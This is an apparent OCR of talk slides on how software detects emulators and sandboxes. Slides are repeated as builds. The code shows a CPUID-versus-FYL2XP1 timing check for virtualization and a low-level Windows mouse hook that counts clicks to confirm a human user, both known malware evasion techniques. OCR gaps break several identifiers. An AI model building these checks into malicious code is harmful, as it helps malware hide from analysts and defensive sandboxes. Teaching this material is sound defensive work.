
A world of lies




A world of lies



A world of lies



A world of lies



Are you emulating?

```
1   typedef struct {
2       uint32_t EAX;
3       uint32_t EBX;
4       uint32_t ECX;
5       uint32_t EDX;
6   } _cpuid_buffer_t;
```

Are you emulating?

```
1   typedef struct {
2       uint32_t EAX;
3       uint32_t EBX;
4       uint32_t ECX;
5       uint32_t EDX;
6   } _cpuid_buffer_t;
```

```
1   int checkCpuidPerf() {
2       int measure_times   = 5;
3       int positives       = 0;
4       int threshold       = ( measure_times / 2 ) + 1;
```

Are you emulating?

```
1   typedef struct {
2       uint32_t EAX;
3       uint32_t EBX;
4       uint32_t ECX;
5       uint32_t EDX;
6   } _cpuid_buffer_t;
```

```
1   int checkCpuidPerf() {
2       int measure_times   = 5;
3       int positives       = 0;
4       int threshold       = ( measure_times / 2 ) + 1;

44      if (positives > threshold)
45          return 1;
46      return 0;
47  }
```

Are you emulating?

```
for (int i = 0; i < measure_times; i++) {
    int measure_time = 5;

    long long __cpuid_time      = 0;
    long long __fyl2xp1_time    = 0;

    LARGE_INTEGER frequency     = { 0 };
    LARGE_INTEGER start         = { 0 };
    LARGE_INTEGER end           = { 0 };

    _cpuid_buffer_t cpuid_data  = { 0 };
```

Are you emulating?

```
1    for (int i = 0; i < measure_times; i++) {
2        int measure_time = 5;
3
4        long long __cpuid_time      = 0;
5        long long __fyl2xp1_time    = 0;
6
7        LARGE_INTEGER frequency     = { 0 };
8        LARGE_INTEGER start         = { 0 };
         LARGE_INTEGER end           = { 0 };

         _cpuid_buffer_t cpuid_data  = { 0 };
```


Are you emulating?

```
    QueryPerformanceFrequency(&frequency);

    // count the average time it takes to execute a CPUID instruction
    for (int i = 0; i < measure_time; ++i) {
        QueryPerformanceCounter(&start);
        __cpuid(&cpuid_data, 1);
        QueryPerformanceCounter(&end);

        __cpuid_time += (((end.QuadPart - start.QuadPart) * 1000000000) / frequency.QuadPart);
    }

    // count the average time it takes to execute a FYL2XP1 instruction
    for (int i = 0; i < measure_time; ++i) {
        QueryPerformanceCounter(&start);
        __asm__ (
            "FYL2XP1"
        );
        QueryPerformanceCounter(&end);

        __fyl2xp1_time += (((end.QuadPart - start.QuadPart) * 1000000000) / frequency.QuadPart);
    }

    if (__fyl2xp1_time <= __cpuid_time)
        positives++;
}
```

Are you emulating?

```
1   QueryPerformanceFrequency(&frequency);
2
3   // count the average time it takes to execute a CPUID instruction
4   for (int i = 0; i < measure_time; ++i) {
5       QueryPerformanceCounter(&start);
6       __cpuid(&cpuid_data, 1);
7       QueryPerformanceCounter(&end);
8
9       __cpuid_time += (((end.QuadPart - start.QuadPart) * 1000000000) / frequency.QuadPart);
10  }
11
12  // count the average time it takes to execute a FYL2XP1 instruction
13  for (int i = 0; i < measure_time; ++i) {
14      QueryPerformanceCounter(&start);
15      __asm__ (
16          "FYL2XP1"
17      );
18      QueryPerformanceCounter(&end);
19
20      __fyl2xp1_time += (((end.QuadPart - start.QuadPart) * 1000000000) / frequency.QuadPart);
21  }
22
23  if (__fyl2xp1_time <= __cpuid_time)
24      positives++;
25  }
```

Are you emulating?



```
    QueryPerformanceFrequency(&frequency);

    // count the average time it takes to execute a CPUID instruction
    for (int i = 0; i < measure_time; ++i) {
        QueryPerformanceCounter(&start);
        __cpuid(&cpuid_data, 1);
        QueryPerformanceCounter(&end);

        __cpuid_time += (((end.QuadPart - start.QuadPart) * 1000000000) / frequency.QuadPart);
    }

    // count the average time it takes to execute a FYL2XP1 instruction
    for (int i = 0; i < measure_time; ++i) {
        QueryPerformanceCounter(&start);
        __asm__ (
            "FYL2XP1"
        );
        QueryPerformanceCounter(&end);

        __fyl2xp1_time += (((end.QuadPart - start.QuadPart) * 1000000000) / frequency.QuadPart);
    }

    if (__fyl2xp1_time <= __cpuid_time)
        positives++;
}
```

Are you emulating?

```
1       QueryPerformanceFrequency(&frequency);
2
3       // count the average time it takes to execute a CPUID instruction
4       for (int i = 0; i < measure_time; ++i) {
5           QueryPerformanceCounter(&start);
6           __cpuid(&cpuid_data, 1);
7           QueryPerformanceCounter(&end);
8
9           __cpuid_time += (((end.QuadPart - start.QuadPart) * 1000000000) / frequency.QuadPart);
10      }
11
12      // count the average time it takes to execute a FYL2XP1 instruction
13      for (int i = 0; i < measure_time; ++i) {
14          QueryPerformanceCounter(&start);
15          __asm__ (
16              "FYL2XP1"
17          );
18          QueryPerformanceCounter(&end);
19
20          __fyl2xp1_time += (((end.QuadPart - start.QuadPart) * 1000000000) / frequency.QuadPart);
21      }
22
23      if (__fyl2xp1_time <= __cpuid_time)
24          positives++;
25  }
```


Are you emulating?

```
    QueryPerformanceFrequency(&frequency);

    // count the average time it takes to execute a CPUID instruction
    for (int i = 0; i < measure_time; ++i) {
        QueryPerformanceCounter(&start);
        __cpuid(&cpuid_data, 1);
        QueryPerformanceCounter(&end);

        __cpuid_time += (((end.QuadPart - start.QuadPart) * 1000000000) / frequency.QuadPart);
    }

    // count the average time it takes to execute a FYL2XP1 instruction
    for (int i = 0; i < measure_time; ++i) {
        QueryPerformanceCounter(&start);
        __asm__ (
            "FYL2XP1"
        );
        QueryPerformanceCounter(&end);

        __fyl2xp1_time += (((end.QuadPart - start.QuadPart) * 1000000000) / frequency.QuadPart);
    }

    if (__fyl2xp1_time <= __cpuid_time)
        positives++;
```


Are you emulating?

```
QueryPerformanceFrequency(&frequency);

// count the average time it takes to execute a CPUID instruction
for (int i = 0; i < measure_time; ++i) {
    QueryPerformanceCounter(&start);
    __cpuid(&cpuid_data, 1);
    QueryPerformanceCounter(&end);

    __cpuid_time += (((end.QuadPart - start.QuadPart) * 1000000000) / frequency.QuadPart);
}

// count the average time it takes to execute a FYL2XP1 instruction
for (int i = 0; i < measure_time; ++i) {
    QueryPerformanceCounter(&start);
    __asm__ (
        "FYL2XP1"
    );
    QueryPerformanceCounter(&end);

    __fyl2xp1_time += (((end.QuadPart - start.QuadPart) * 1000000000) / frequency.QuadPart);
}

if (__fyl2xp1_time <= __cpuid_time)
    positives++;
```


A world of lies




A world of lies




A world of lies




A world of lies



A world of lies



A world of lies



Prove me you are a human.

```
BOOL MouseClicksLogger(){

    MSG         Msg         = { 0 };

    // Installing hook
    g_hMouseHook = SetWindowsHookExW(
        WH_MOUSE_LL,
        (HOOKPROC)HookEve
        NULL,
        NULL
    );
    if (!g_hMouseHook) {
        printf("[!] SetWin      okExW Failed With Error : %d\n", GetLastError());
    }

    // Process unhandled events
    while (GetMessageW(&Msg, NULL, NULL, NULL)) {
        DefWindowProcW(Msg.hwnd, Msg.message, Msg.wParam, Msg.lParam);
    }

    return TRUE;
}
```

Prove me you are a human.

```
// The callback function that will be executed whenever the user clicked a mouse button
LRESULT CALLBACK HookEvent(int nCode, WPARAM wParam, LPARAM lParam){

    // WM_RBUTTONDOWN :          "Right Mouse Click"
    // WM_LBUTTONDOWN :          "Left Mouse Click"
    // WM_MBUTTONDOWN :          "Middle Mouse Click"

    if (wParam == WM_LBUTTONDOWN || wParam == WM_RBUTTONDOWN || wParam == WM_MBUTTONDOWN) {
        printf("[+] Mouse Click Recorded\n");
        g_dwMouseClicks++;
    }

    return CallNextHookEx(g_hMouseHook, nCode, wParam, lParam);
}

```

Prove me you are a human.


```
1   // The callback function that will be executed whenever the user clicked a mouse button
2   LRESULT CALLBACK HookEvent(int nCode, WPARAM wParam, LPARAM lParam){
3
4       // WM_RBUTTONDOWN :          "Right Mouse Click"
5       // WM_LBUTTONDOWN :          "Left Mouse Click"
6       // WM_MBUTTONDOWN :          "Middle Mouse Click"
7
8       if (wParam == WM_LBUTTONDOWN || wParam == WM_RBUTTONDOWN || wParam == WM_MBUTTONDOWN) {
9           printf("[+] Mouse Click Recorded\n");
10          g_dwMouseClicks++;
11      }
12
13      return CallNextHookEx(g_hM                Code, wParam, lParam);
14  }
15
```

Prove me you are a human.


```
// The callback function that will be executed whenever the user clicked a mouse button
LRESULT CALLBACK HookEvent(int nCode, WPARAM wParam, LPARAM lParam){

    // WM_RBUTTONDOWN :         "Right Mouse Click"
    // WM_LBUTTONDOWN :         "Left Mouse Click"
    // WM_MBUTTONDOWN :         "Middle Mouse Click"

    if (wParam == WM_LBUTTONDOWN || wParam == WM_RBUTTONDOWN || wParam == WM_MBUTTONDOWN) {
        printf("[+] Mouse Click Recorded\n");
        g_dwMouseClicks++;
    }

